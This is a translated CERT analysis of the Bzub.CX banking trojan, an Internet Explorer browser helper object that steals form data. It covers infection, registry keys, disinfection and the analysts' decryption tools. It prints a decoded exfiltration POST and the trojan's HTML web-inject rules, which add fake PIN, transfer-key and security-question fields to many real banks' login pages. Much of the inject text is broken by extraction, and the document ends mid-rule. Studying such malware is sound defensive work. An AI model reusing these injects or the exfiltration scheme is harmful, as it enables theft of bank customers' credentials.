

ANALYSIS OF MALWARE EXECUTION: VARIANT BZUB.CX

DAVID REGUERA GARCÍA

INTECO-CERT

TRANSLATED BY DELCOYOTE

INDEX

INTRODUCTION	3
INFECTION METHOD / EFFECTS	4
PROPAGATION METHOD	6
DESINFECTION METHOD	7
CONCLUSIONS	8
OTHER DETAILS	9
ANEXX 1 - TOOLS	13
ANEXx 2 – TECHNICAL DETAILS	16
ANEXx 3 – REGULAR EXPRESSIONS	20
ANEXX 4 - PHISHING	35
ANEXx 5 – ENCRYPTION ALGORITHMS	36
ANEXX 6 – REGISTER KEYS	37

INTRODUCTION

When the trojan is executed, a BHO is installed (extension of Internet Explorer) in the machine to capture the data introduced in forms when surfing in the net; the BHO is oriented to capture any type of data from the register forms, from authentication and specially the online banking; where other fields may be added to obtain additional information like for example the transfer key as in BBVA case.



Picture 2.1 – Difference between infected machine (1) and not infected (2), in BBVA.

All the information captured is sent to a remote machine: <http://c5.wwwXXXX.info/> (XX.255.113.X-xbox.XXXXXXXXXX.com). The information is not always sent once you try to authenticate, sometimes it is sent when the browser is opened or in another moment when surfing on the net.

The trojan also sends every so often the last visited websites and the network interface IP from other things.

After facing one of these attacks, SSL encryption or the use of virtual keyboards is useless.

INFECTION METHOD / EFFECTS

- **Malware type:** Trojan

- **Generated files:**

- C:\WINDOWS\SYSTEM32\ipv6mon?.dll

Where the exclamation symbol is of type '!' from the ASCII table, subtracting a unit till we get to 0 of the ASCII table.

I.e.: ipv6monl.dll ipv6monk.dll ipv6monj.dll etc

For more information: ANEXX 1.

- **Register keys:**

- HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List

- Enables the internet explorer process at the firewall to let it access the internet (so this way the BHO will also be capable).

- HKEY_CLASSES_ROOT\CLSID\{73364D99-1240-4dff-B11A-67E448373048}

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\browser helper objects\{73364D99-1240-4dff-B11A-67E448373048}

- HKCR\AppID\{73364D99-1240-4dff-B11A-67E448373048}

- HKCR\CLSID\{73364D99-1240-4dff-B11A-67E448373048}\InprocServer32\Enable Browser Extensions

- Changes the value to "yes", entitling the use of BHO.

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Control Panel\load

- Creates in this key: subkeys with the necessary information for the trojan to know, to which website has to send the information, were to do phishing, inject html code ...

For more information: ANEXX 1, ANEXX 6

- **Established connections**

- XX.255.113.X-xbox.XXXXXXXXXX.com
 - Address were all the captured information is sent.

For more information: ANEXX 1.

PROPAGATION METHOD

Auto-propagation capability: NO.

With the analysis done in the laboratory we were not able to determine which type of propagation uses, being the most common path in this type of malware:

- Using bugs in the browser
- Social engineering.
- Applications bugs.

DESINFECTION METHOD

WARNING: The disinfection methods done are only valid for analysis at execution time done in the laboratory, they can be different due to trojan variants and other factors.

- **Delete files:**

- C:\WINDOWS\SYSTEM32\ipv6mon?.dll
 - Were the exclamation symbol is of type 'I' from the ASCII table, subtracting a unit till we get to 0 of the ASCII table.

Ej: ipv6monl.dll ipv6monk.dll ipv6monj.dll etc.

- With this we are able to delete the BHO from the infected machine

For more information: ANEXX 1.

- **Delete register keys:**

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Control Panel\load
 - This way we clean the data that the BHO would need to work properly.
- HKEY_CLASSES_ROOT\CLSID\73364D99-1240-4dff-B11A-67E448373048
- HKCR\AppID\{73364D99-1240-4dff-B11A-67E448373048}
- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\browser helper objects\{73364D99-1240-4dff-B11A-67E448373048}

For more information: ANEXX 1, ANEXX 6.

- **Other recommendations:**

- Disable the use of BHO if is not being used.
 - HKCR\CLSID\{73364D99-1240-4dff-B11A-67E448373048}\InprocServer32\Enable Browser Extensions
 - Change the value at: No
- If Internet Explorer is not used to surf the net, disable it from the firewall.
- If there is a firewall available where the internet traffic can be blocked to one IP, introduce: XX.255.113.X (ip where the information is being sent).

CONCLUSIONS

The trojan is capable of capturing anytype of credentials, machine information; although is banking oriented; also the information that needs is decyphered in real execution time making it difficult to analyse; even so its disinfection is quite simple.

OTHER DETAILS

- **Trojan design bugs:**
 - If all the files exist that the tool BHO LIST NAME provides at WINDOWS\SYSTEM32 the trojan gets itself in an infinite loop, not infecting the machine.
 - In case that the field net_instll exists in:
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Control Panel\load
 - The machine does not get infected.
- **Tolls created in the laboratory:**
 - BHO LIST NAMES
 - Tool that simulates the trojan behaviour, showing all the possible names that with the BHO could be created at:
C:\WINDOWS\SYSTEM32
 - DECRYPT DUMP
 - Tool that extracts from the trojan file the address were the information is going to be sent.
 - DECRYPT REG
 - Tool that decyphers the register files of an infected machine to obtain more information.
- **Information of the machine were the details are being sent:**
 - nslookup c5.wwwXXXXX.info

No authoritative answer:
Name: c5.wwwXXXXX.info
Address: XX.255.113.X

See ANEXX 1, ANEXX 2.

- **Phishing:**

- <https://ibank.barclays.co.uk>
- https://www.midamericabank.com/log_into.cf
- www.associatedbank.com
- charteroneonline.com
- html/charteroneonline_com/msg.html
- tscu.org
- rbsdigital.com
- olb2.nationet.com
- webbank.openplan.co.uk
- ibank.cahoot.com

See ANEXX 1, ANEXX 4

- **Html code injection (the * symbol indicates anything):**

- <https://www.wellsfargo.com>
- bbvanetoffice.com/*/login_bbvanetoffice.html
- unicaja.es/
- extranet.banesto.es/*/loginParticulares.htm
- banesnet.banesto.es/*/loginEmpresas.htm
- [cajamadridempresas.es/CajaMadrid/*/Login/login_*](http://cajamadridempresas.es/CajaMadrid/*/Login/login_)
- bancopopular.es/*/servlet/servin
- deutsche-bank.es/*/portal.requerir*alias=login
- https://homebank.nbg.gr/*/Logon.jsp
- <https://bancaonline.openbank.es/servlet/PPProxy>

- https://empresas.gruposantander.es/WebEmpresas/nueva_imagen/index.jsp
- https://pastornet*.bancopastor.es/*.jsp
- <https://www.cajalaboral.com>
- <https://www.bv-i.bancodevalencia.es/index.jsp>
- <https://www3.netbank.commbank.com.au/netbank/bankmain>
- <https://www.bankofamerica.com>
- https://www.*/niloinet/login.jsp
- <https://www.cajavital.es/Appserver/vitalnet>
- <https://banca.cajaen.es/Jaen/C@JAENdirecto.jsp>
- <https://www3.altamiraonline.com/AltamiraOnLineWeb/Sesion>
- <https://webbanking.fortisbanque.lu/fr/Main.html>
- <https://secure.dexia-bil.lu/ssl/>
- <https://online-a.unicreditbanca.it/login.htm>
- <https://bancopostaonline.poste.it/bpol/bancoposta/formslogin.asp>
- banking.postbank.de/app/finanzstatus.init.do*
- <https://www.ebank.hsbc.co.uk/logonindex.jsp>
- [rasbank.it](https://www.rasbank.it)
- www.credem.it/OneToOne/ebank/functions/n_home/home_ma.jsp
- bancopostaimpresaonline.poste.it/RBWeb/
- homebanking.cariparma.it/HBPR/hbdoc/LoginApplicazione.jsp
- www.csebanking.it/*
- www.bcp.it/wps/portal/BancaCreditoPopolare
- www.bancaeuro.it/OneToOne/ebank/functions/n_be/home_be.jsp*


- [www.boq.com.au/IBPresentation/\(*\)/Default.aspx](http://www.boq.com.au/IBPresentation/(*)/Default.aspx)
- <https://www.citibank.com/us/cards/index.jsp>
- <http://www.chase.com/PFSCreditCardHome.html>
- <https://ib.rosbank.ru/start.asp?bank=0>

See ANEXX 1, ANEXX 3

ANEXX 1 - TOOLS

- **BHO LIST NAMES:**

- Screenshot:



```
C:\Documents and Settings\Administrador\Escri... - [X]
David Reguera Garcia
-----
BHO List Names [ v1.0 ] - INTECO-CERT
-----
Exito: el byte a cambiar no se sale de rango.
BHO NAME inicial: ipv6mon1.dll
Listando los nombres posibles para el BHO:
-----
ipv6mon1.dll
ipv6monk.dll
ipv6monj.dll
ipv6moni.dll
ipv6monh.dll
ipv6mong.dll
ipv6monf.dll
ipv6mone.dll
ipv6mond.dll
ipv6monc.dll
```

- Function:

- Using the same algorithm that the trojan, it shows a list with all the possible names in order that can be created for the BHO.

- Files:

- bho_list_names.exe: Programa ejecutable.
 - bho_list_names.cpp: Source code.

- Decrypt Dump:

- Screenshot:

The screenshot shows a Windows application window titled "C:\Documents and Settings\Administrador\Escritori...". The application is named "Decrypt Dump [v1.0]" and is associated with "INTECO-CERT". The window displays two sections: "Mostrando Dump Cifrado...." and "Mostrando Dump Descifrado....".

Mostrando Dump Cifrado....

HEX	ASCII
79 69 70 7D 60 23 0B 1E	y i p > ' #
23 64 4A 0E E7 DE [redacted]	# d J
[redacted] 47 F9 D7 82 7E	r D ! G ~
6F 12 8A A9 78 39 84 C1	o x 9
00 41 84 C9 10 59 A4 F1	A Y
40 91 E4 39 90 E9 44 A1	@ 9 D
00 61 C4 29 90 F9 64 D1	@ a > d
40 B1 24 99 10 89 04 81	@ \$
00 81 04 89 10 99 24 B1	@ \$
40 D1 64 F9 90 29 C4 61	@ d > a
00 A1 44 E9 90 39 E4 91	@ D 9
40 F1 A4 59 10 C9 84 41	@ Y A
00 C1 84 49 10 D9 A4 71	@ I q
40 11 E4 B9 90 69 44 21	@ i D !
00 E1 C4 A9 90 79 64 51	@ y d Q
40 31 24 19 10 09 04 01	@ 1 \$
00 01 04 09 10 19 24 31	@ \$ 1
40 51 64 79 90 A9 C4 E1	@ Q d y
00 21 44 69 90 B9 E4 11	@ ! D i
40 71 A4 D9 10 49 84 C1	@ q I
00 41 84 C9 10 59 A4 F1	@ A Y
40 91 E4 39 90 E9 44 A1	@ 9 D
00 61 C4 29 90 F9 64 D1	@ a > d
40 B1 24 99 10 89 04 81	@ \$
00 81 04 89 10 99 24 B1	@ \$
40 D1 64 F9 90 29 C4 61	@ d > a
9A 38 DD 70 09 A0 2D AE	@ 8 p -

Mostrando Dump Descifrado....

HEX	ASCII
79 68 74 74 70 3A 2F 2F	y h t t p : / /
63 35 2E 77 77 77 [redacted]	c 5 . w w w [redacted]
[redacted] 2E 69 6E 66 6F	[redacted] . i n f o
2F 63 2E 70 68 70 00 00	/ c . p h p

- Function: Pasing as an argument the trojan, decyphers the location were the information is being sent by the BHO: <http://c5.wwwXXXXX.info/c.php>
- Files:
 - decrypt_dump.exe: Executable program.
 - decrypt_dump.cpp: Source code.

- Decrypt Reg:

- Screenshot:

```

C:\WINDOWS\system32\cmd.exe
David Reguera Garcia
Decrypt Reg [ v1.0 ] - INTECO-CERT

Numero de campos: 18

Mostrando descifrado: net_insl1
Valor del registro descifrado:
=====
HEX          | ASCII
-----
86 91 3B 49   | ; I

Mostrando descifrado: worg
Valor del registro descifrado:
=====
HEX          | ASCII
-----
A7 5E A4 E3 68 74 74 70 3A 2F 2F 63 35 2E 77 77 77  | ^ h t t p : / /
c 5 . w w w  | . i n f o / c . p h
2E 69 6E 66 6F 2F 63 2E 70 68 70  | p

```

- Funtion: Shows decyphered the register information of an infected machine, exposing details like: the address were the information is being sent, pages were the code is being injected etc.
- Files:
 - DecryptReg.exe: Execuble program.
 - DecryptReg.cpp: Source code.

ANEXX 2 – TECHNICAL DETAILS

The library is compressed with UPX, in the document packet its included the same but decompressed


The trojan obtains the the library IPV6MONL.DLL (agent_dq.dll as the name RVA of IMAGE EXPORT DIRECTORY of the library) from the section .rsrc of PE32 that the trojan has itself.

With the report the file: **XX.255.113.X.tar** is attached, which contains packed all the websites were phishing is done.

All the information is sent to the remote machine:

<http://www.c5.wwwXXXXX.info/> which seems to use a system CZ Stats to control the infected machines (Cz Stats 1.1.0-5b in the website: <http://www.c5.wwwXXXXX.info/czb/>)

Is thought that the panel looks like this:



Screenshot of other CZ Stats panel

The data is normally sent through a POST method with the following details:

313137383532333033373939352673657175656E63653D3026736572766C65743D6C6F
67696E26757365633D7472756526616374696F6E3D5375626D69742B50617373636F64
652670617373436F64653D34343434342666697273744D44433D62267365636F6E644D
44433D68264C6F672D696E2E783D37264C6F672D696E2E793D340D0A0D0A2D2D2D2D
2D
2D
D0A55524C3A2068747470733A2F2F6F6C62322E6E6174696F6E65742E636F6D2F646566
61756C74322E6173703F49443D336331653837613230663231363963653366626462653
83536303562313031326261330D0A0D0A5245513A20656D7074793D0D0A

user=456

lg=ES

The infected user would be 456 and spanish; the information in this case is not encrypted, it is only hexadecimal data:

----- Tue May 29 09:21:18 2007

URL:

<https://olb2.nationet.com/default2.asp?ID=3e1b3001bc7f0204937ff2cdd78f0ca29fa>

REQ: empty=

----- Tue May 29 09:21:43 2007

[FIPP]: URL: <https://olb2.nationet.com>

URL: http://XX.255.113.X/html/olb2_nationet_com/popup.html

Action:

https://olb2.nationet.com/SinglePageSignon_wp1.asp?ID=3b5fbab790c501032c89e8f7a80a5f4c0bf

Method: post

```
txtCustNo(text): 344444
```

```
txtMemData(password): 44444444
```

```
IstPassDigit1(select): 1 [checked]
```

```
1stPassDigit2(select): 2 [checked]
```

```
1stPassDigit3(select): 2 [checked]
```

REQ:

txtCustNo=344444&txtMemData=44444444&lstPassDigit1=1&lstPassDigit2=2&lstPassDigit3=2&btnsubmit=Sign+On+Now+%3E%3E

----- Tue May 29 09:30:45 2007

URL: <https://ibank.barclays.co.uk/olb/v/LoginMember.do>

Action: LoginMember.do

Method: post

```

surname(text): eeeeeeeeeeee

```

```
membershipNo(text): 33333333333
```

REQ:

action=Submit+Membership+Number&servlet=startlogin&screenName=logonMember1i&
surname=eeeeeeee&membershipNo=3333333333&Next.x=38&Next.y=16

----- Tue May 29 09:30:58 2007

URL: <https://ibank.barclays.co.uk/olb/v/LoginMember.do>

Action: LoginPasscode.do

Method: post

passCode(password): 44444

firstMDC(select)[2]: b [checked]

secondMDC(select)[5]: h [checked]

REQ:

startTime=1178523037988&rememberDetails=false&membershipDetails=&colourType=
&issued=1178523037995&sequence=0&servlet=login&usec=true&action=Submit+Passc
ode&passCode=44444&firstMDC=b&secondMDC=h&Log-in.x=7&Log-in.y=4

----- Tue May 29 09:32:22 2007

URL: <https://olb2.nationet.com/default2.asp?ID=3c1e87a20f2169ce3fbdbe85605b1012ba3>

REQ: empty=

0

The method tends to have:

/czb/data.php?phid=429E1394DEE94198B532D8B991883FD22FC25DCE10E1497189B73
77D3CCDC2EE&r=1180424090

Were phid seems to be the machine identifier and r a timestamp.

ANEXX 3 – REGULAR EXPRESSIONS

It has a database at the register with regular expressions, when given a website it can modify what is visualized on it:

```
https://www.wellsfargo.com' -e td -l 600 -h 's ign on to' -rep '< br>3.
ATM PIN<br>< INPUT type="text" name="atmpin" size =4
maxlength=4><br><br><label for="d estination">4. Sig n On
to</label>:<b r /><select name=" destination" id="d estination" title=
"Select a destinat ion" tabindex="3"> <option value="Acc ountSummary"
selec ted="selected">Acc ount Summary</opti on><option value="
Transfer">Transfer </option><option v alue="BillPay">Bil l
Pay</option><opt ion value="Brokera ge">Brokerage</opt ion><option
value= "Trade">Trade</opt ion><option value= "MessageAlerts">Me
ssages &^ ^ Aler ts</option><option value="MainMenu"> Account
Services</ option></select>' -additional='-name =*atmpin* -equals= **
-messagebox="En ter your ATM PIN"' ;-a
```

```
'/TLBS/tlbs/jsp/esp/home/index.jsp' -e form -h 'me ro de Usuario' -l
710 -app '<br /><label for="clave">C lave de Transferen
cias</label><input tabindex="3" type ="password" maxlen gth="15"
size="20" name="clave" id=" clave">' -addition al='-name=*clave* -
equals=** -messag ebox="Por favor, i ntroduzcan su clav e de
transferencia s";-a
```

```
'bbvanetoff ice.com/* /login_bb vanetoffice.html' -e td -l 200 -h 'p
assword' -app '</t d></tr><br><br><tr ><td height="20" c
lass="c"><span cla ss="txtbc">Clave d e transferencias</
span></td></tr><br ><tr><td height="2 0" class="c"><inpu t
type="password" name="clave" size= "16" maxlength="9"
tabindex="2">'; -a
```

```
'unicaja.es/' -e td -h 'clave' -l 1 00 -app '<br><br>< span class="label">clave de transfer encias</span>';-a
```

```
'unicaja.es/' -e t d -h 'clave' -l 10 0 -s 1 -app '<br><br><input
id="clav es" maxlength="8" name="clave" size= "10" type="passwor d"/>'
-additional= '-name=*clave* -eq uals=*pwd* -messag ebox="Por favor, i
ntroduzcan su clav e de transferencia s"';-a
```

```
'extranet.banesto.es/*/loginParticulares.htm' -e td -h 'Clave personal' -excl 'de transferencias' -l 300 -app '</td></tr><br><br>Clave de transferencias:' -a
```

```
'extranet.banes.to.es/* /loginParticulares.htm' -e td -h 'opasswd' -
ex cl 'transf' -l 300 -app '<br><br>&nbsp;sp^^&nbsp;sp^^&nbsp;input
type="password" size="8" maxlength="8" name="transf"
class="cmbcomb o">' -additional=' -name=*transf* -equals=*opasswd*
-m messagebox="Por favor, introduzcan su clave de transferencias"; -a
```

```
'banes net.banesto.es/* /l oginEmpresas.htm' -e td -h 'Password ' -
excl 'de transf erencias' -l 300 - app '</td></tr><br ><br>Clave de tran
sferencias: '; -a
```

[illegible]

```
'cajamadridempr esas.es/CajaMadrid /*/Login/login_*' -e div -h
'Clave d e Acceso:' -l 600 -app '<div style=" padding-top:20px"> <input
type="passw ord" name="transfz " id="transf" maxl ength="8" size="8"
value="" class="c aja" AUTOCOMPLETE= "off"></div><br /> ';
```

```
'cajamadridem presas.es/CajaMadr id/*/Login/login_* ' -e strong -h
'Cl ave de Acceso:' -l 17 -app '<br /><b r />Clave de trans ferencias:' -a
```

```
'ba ncopopular.es/*/se rvlet/servin' -e t d -h 'Contra' -exc l
'transferencias' -app '<br><br><sp an id="pass">Clave de transferencias
</span>'; -a
```

```
'banco popular.es/* /servi et /servin' -e td -h 'contras_IN' -ex cl
'transf' -app ' <br><br><input type="password" size="8"
maxlength="10" name="transf" style="width:50px">' -additional='-name
=*transf* -equals= *contras_IN* -messagebox="Incorrect" ':-a
```

```
'deutsche-ban k.es/* /portal.requ est*alias=login' - e td -h
'userCardN it.raw' -s '-1' -l 300 -app '<br><font face="Arial, He lvetica,
sans-seri f" size="2" color= "#023090"><b>Clave de transf.&nbsp;&n
bsp&nbsp;&nbs</b></font >'; -a
```

```
'deutsche-ba nk.es/* /portal.req uest*alias=login' -e td -h 'userCard
Nit.raw' -l 300 -a pp '<br><input type="password" name="transf"
size="20" maxlength="10" cl ass="tiny" value=" ">' -additional='-
name=*transf* -equ als=*userCardNit.r aw* -messagebox="I ncorrect";-a
```

```
'http ps://homebank.nbg. gr/*/Logon.jsp' -e td -h 'Password&n bs' -l
500 -f 1 -a pp '<BR><BR><BR>TA N&nbsp;&nbsp; ';-a
```

```
'https://homebank.nb g.gr/*/Logon.jsp' -e td -h 'j_passwo rd' -l 500
-f 1 -a pp '<BR><BR><INPUT class="inputBox" tabIndex="2" type=
"password" maxLeng th="25" size="25" name="clave">' -ad ditional='-
name=*c lave* -equals=*j_p assword* -messageb ox="Incorrect";-a '
```

https://bancaonline.openbank.es/se rvlet/PProxy' -e t d -h 'prethepasswo rd' -l 500 -app '& nbsp <INP UT name=passw2 siz e=4 style="FONT-FA MILY: Verdana^^ FO NT-SIZE: 8pt" type =password>
&nbs p <F ONT size="-3">Clav e de transferencia s' -additional='-n ame=*passw2* -equa ls=** -messagebox="Por favor, introd uzcan su clave de transferencias";- a '

https://empresas.gruposantander.es/WebEmpresas/nueva_imagen /index.jsp' -e td -f 0 -h '3 .' -excl 'de trans ferencias' -l 300 -app '

4. Clave de transfere ncias';-a '

https://empresas.gruposantander.es/WebEmpresas/nueva_imagen /index.jsp' -e td -f 0 -h 'password' - excl 'clavedetrans' -l 300 -app '
<INPUT type="pass word" name="claved etrans" maxlength ="60" tabindex="3" class="TextoConte nido">';-a '

https://pastornet*.bancopastor.es/*.jsp' - e td -f 2 -h 'Clav e de' - excl 'de tr ansferencias' -l 3 00 -app '
Cl ave de transferenc ias: ';-a '

https:// pastornetempresas. bancopastor.es/*.j sp' -e td -s 2 -f 2 -h 'Clave de' -l 300 -app '<INPUT type="password" na me="clavedetrans" maxlength="60" ta bindex="3" class=" TextoContenido">' -additional='- name =*clavedetrans* -e quals=** -messageb ox="Por favor, int roduzcan su clave de transferencias" ';-a '

https://pastornetparticulares.bancopastor.es/*.jsp' -e td -s 2 -f 2 -h 'Clave de' -l 300 -app '
<IN PUT type="password " name="clavedetra ns" maxlength="60 " tabindex="3" cla ss="TextoContenido ">' - additional='- name=*clavedetrans * -equals=** -mess agebox="Por favor, introduzcan su cl ave de transferenc ias";-a '

https://www.cajalaboral.com' -e td -f 1 -h ' Clave de acceso CL NET' -s '-3' -excl 'de transferencia s' -l 300 -app '<B R>
Clave de tra nsferencias: ';-a '

https://www.cajalaboral.com' -e td - s '-2' -f 1 -h 'Cl ave de acceso CLNE T' -l 300 -app '<B R>
<INPUT type= "password" name="c lavedetrans" maxl ength="30" tabinde x="3" class="Texto Contenido">' - addi tional='-name=*cla vedetrans* -equals =** -messagebox="P or favor, introduz can su clave de tr ansferencias";-a '

https://www.bv-i.bancodevalencia.es/index.jsp' -e td -s 1 -h 'Clave de acceso' -excl 'de transferencias' -l 300 -app '
<IN PUT type="password " name="clavedetra ns" maxlength="60 " tabindex="3" cla ss="TextoContenido ">' -additional='- name=*clavedetrans * - equals=** -mess agebox="Por favor, introduzcan su cl ave de transferenc ias";-a '

```
https://www.bv-i.bancodevalencia.es/index.jsp' -e td -h 'Clave de
acceso' -excl 'de transferencias ' -l 300 -app '<BR >Clave de transfer
encias:' -addition al='-name=*clavede trans* -equals=** -
messagebox="Por f avor, introduzcan su clave de transf erencias";-a
```

```
'https://www3.netbank.commbank.com.au/netbank/bankmain' -e
td -h 'Password*' -l 40 -rep '<table cellpadding=0 cellspacing=0><tr><t
d class="logon_label" ><label for="password">Password*<
/label></td></tr><tr><td class="logon_label" style="padding-
top:9px"><label for="ans_1">Answer 1*</label></td></tr><tr><td
class="logon_label" style="padding-top: 9px"><label for="a
ns_2">Answer 2*</label></td></tr></table>';-a '
```

```
https://www3.netbank.commbank.com.au/netbank/bankmain' -e td
-h 'type="password "' -l 100 -app '<br /><input id="ans_1" type="text"
name="ans_1" value="" maxlength="8" size="17" style="width:
119px"/><br /> <input id="ans_2" type="text" name=" ans_2" value=""
maxlength="8" size=" 17" style="width: 119px"/>' -addition al='-
name=*ans_2* -equals=** -messagebox="Please, answer two questions"
';-a '
```

```
https://www.bankofamerica.com' -e td -h 'Account in:' -l 190 -s 1 -
app '<div class="home-signin-txt4" style="padding-to
p:3px"><label><span style="font-weight: bold">ATM Card
number:</span></label></div><input type="text" name="
czbcc_number" class="home-signin-textbox" size="16" maxlength="16"
/><div class="home-sign in-txt4" style="padding-top:3px"><la
bel><span style="font-weight: bold"> SecurityKey1:<br />In what city
were you born? (Enter full name of city only)</span></label></div><input typ e="text" name="sec urityKey1Ans" clas s="home-
signin-textbox" size="13" /> <div class="home-s ignin-txt4" style=
"padding-top:3px"> <label><span style ="font-weight: bol
d">SecurityKey2:<br />In what city w ere you married?</
span></label></div ><input type="text " name="securityKe y2Ans"
class="home -signin-textbox" s ize="13" /><div cl ass="home-signin-t
xt4" style="padding-top:3px"><label> <span style="font- weight:
bold">Secu rityKey3:<br />Whe n is your wedding anniversary? (Ente r
the full name of month)</span></label></div><input t ype="text"
name="s ecurityKey3Ans" cl ass="home-signin-t extbox" size="13" />' -
additional='- name=*securityKey3 Ans* -equals=** -m
essagebox="Please, fill answer to qu estions";-a '
```

```
https://www.*/niloinet/login.jsp' -e td -h 'titles[9]' -l 60 -app '<div
style="padding-top:7px ">Clave de transfe rencias:</div>';-a '
```

```
https://www.*/niloinet/login.jsp' -e td -h 'password Txt' -l 220 -app '
<div style="padding-top:5px^^padding-bottom:5px"><INPUT
type="text" size="25" name="clave" class="awebtextbox"
style="background-color: white"></div>' -additional='-name=*clave* -
e quals=** -messagebox="Por favor, introduzcan su clave de
transferencias" ';-a '
```

```
https://www.cajavital.es/Appserver/vitalnet' -e TD -h 'N.I.F.' -l 80 -
s 1 -app '<br /><B>Clave de transferencias</B><BR /><INPUT
NAME="clave" TYPE="text" size="10" maxlength="10">' -additional='-
name=*clave* -e quals=** -messagebox="Por favor, introduzcan su
clave de transferencias" ';-a '
```

```
https://banca.cajaen.es/Jaen/C@JAENDirecto.jsp' -e font -h 'Contra
se' -l 20 -app '<div style="padding: 5px 0 0 0">Clave de transferencias:
</div>';-a '
```

```
https://banca.cajaen.es/Jaen/C@JAENDirecto.jsp' -e td -h 'Utilice el
teclado de la pantalla' -l 580 -app '<div style="padding: 4px 0 0
0"><input name="clave" type="text" maxlength="10" tabindex="3"
size=10 /></div>';-a '
```

```
https://www3.altamiraonline.com/AltamiraOnLineWeb/Sesion' -e td
-h 'Clave' -l 1000 -app '<tr><td><table width="380" border="0" cel
lspacing="0" cellpadding="0" bgcolor="#EBEBF8"><tr><td
width=10></td><td class="TituloLogi n" width=180> Clave de Firma :
</td><td align="left"><input type="password" autocomplete="off"
name="firma" size="10" maxlength="10"></td></tr><
/table></td></tr>' -additional='-name=*firma* -equals=** -
messagebox="Por favor, introduzca la clave de firma!";-a '
```



```

https://webbanking.fortisbanque.lu/fr/Main.html' -e td -h 'disa
bled_digit.gif' -l 2600 -f 0 -rep '< table cellpadding= "0" cellspacing="0 "
border="0"><tr><
td nowrap="nowrap" valign="top"><div
class="lightGrayBg loginDigits"><table cellpadding="0 " cellspacing="0"
border="0"><tr><td class="loginTD" v align="bottom"><input
type="password " class="widthDigit tCode" maxlength=" 1" size="1"
id="po sition1" name="pos ition1" onkeyup="s witchZone(this,eve
nt,position2,1)">< /td><td class="log inTD" valign="bott om"><input
type="p assword" class="wi dthDigitCode" maxl ength="1" size="1"
id="position2" na me="position2" onk eyup="switchZone(t
his,event,position 3,1)"></td><td cla ss="loginTD" valig
n="bottom"><input type="password" cl ass="widthDigitCod e"
maxlength="1" s ize="1" id="positi on3" name="positio n3"
onkeyup="switc hZone(this,event,p osition4,1)"></td> <td class="loginTD
" valign="bottom"> <input type="passw ord" class="widthD igitCode"
maxlength= h="1" size="1" id= "position4" name=" position4" onkeyup
="switchZone(this, event,position5,1) "></td></tr></tabl
e></div></td><td n owrap="nowrap" val ign="top"><div cla
ss="lightGrayBg lo ginDigits"><table cellpadding="0" ce llspacing="0"
bord er="0"><tr><td cla ss="loginTD" valig n="bottom"><input
type="password" cl ass="widthDigitCod e" maxlength="1" s ize="1"
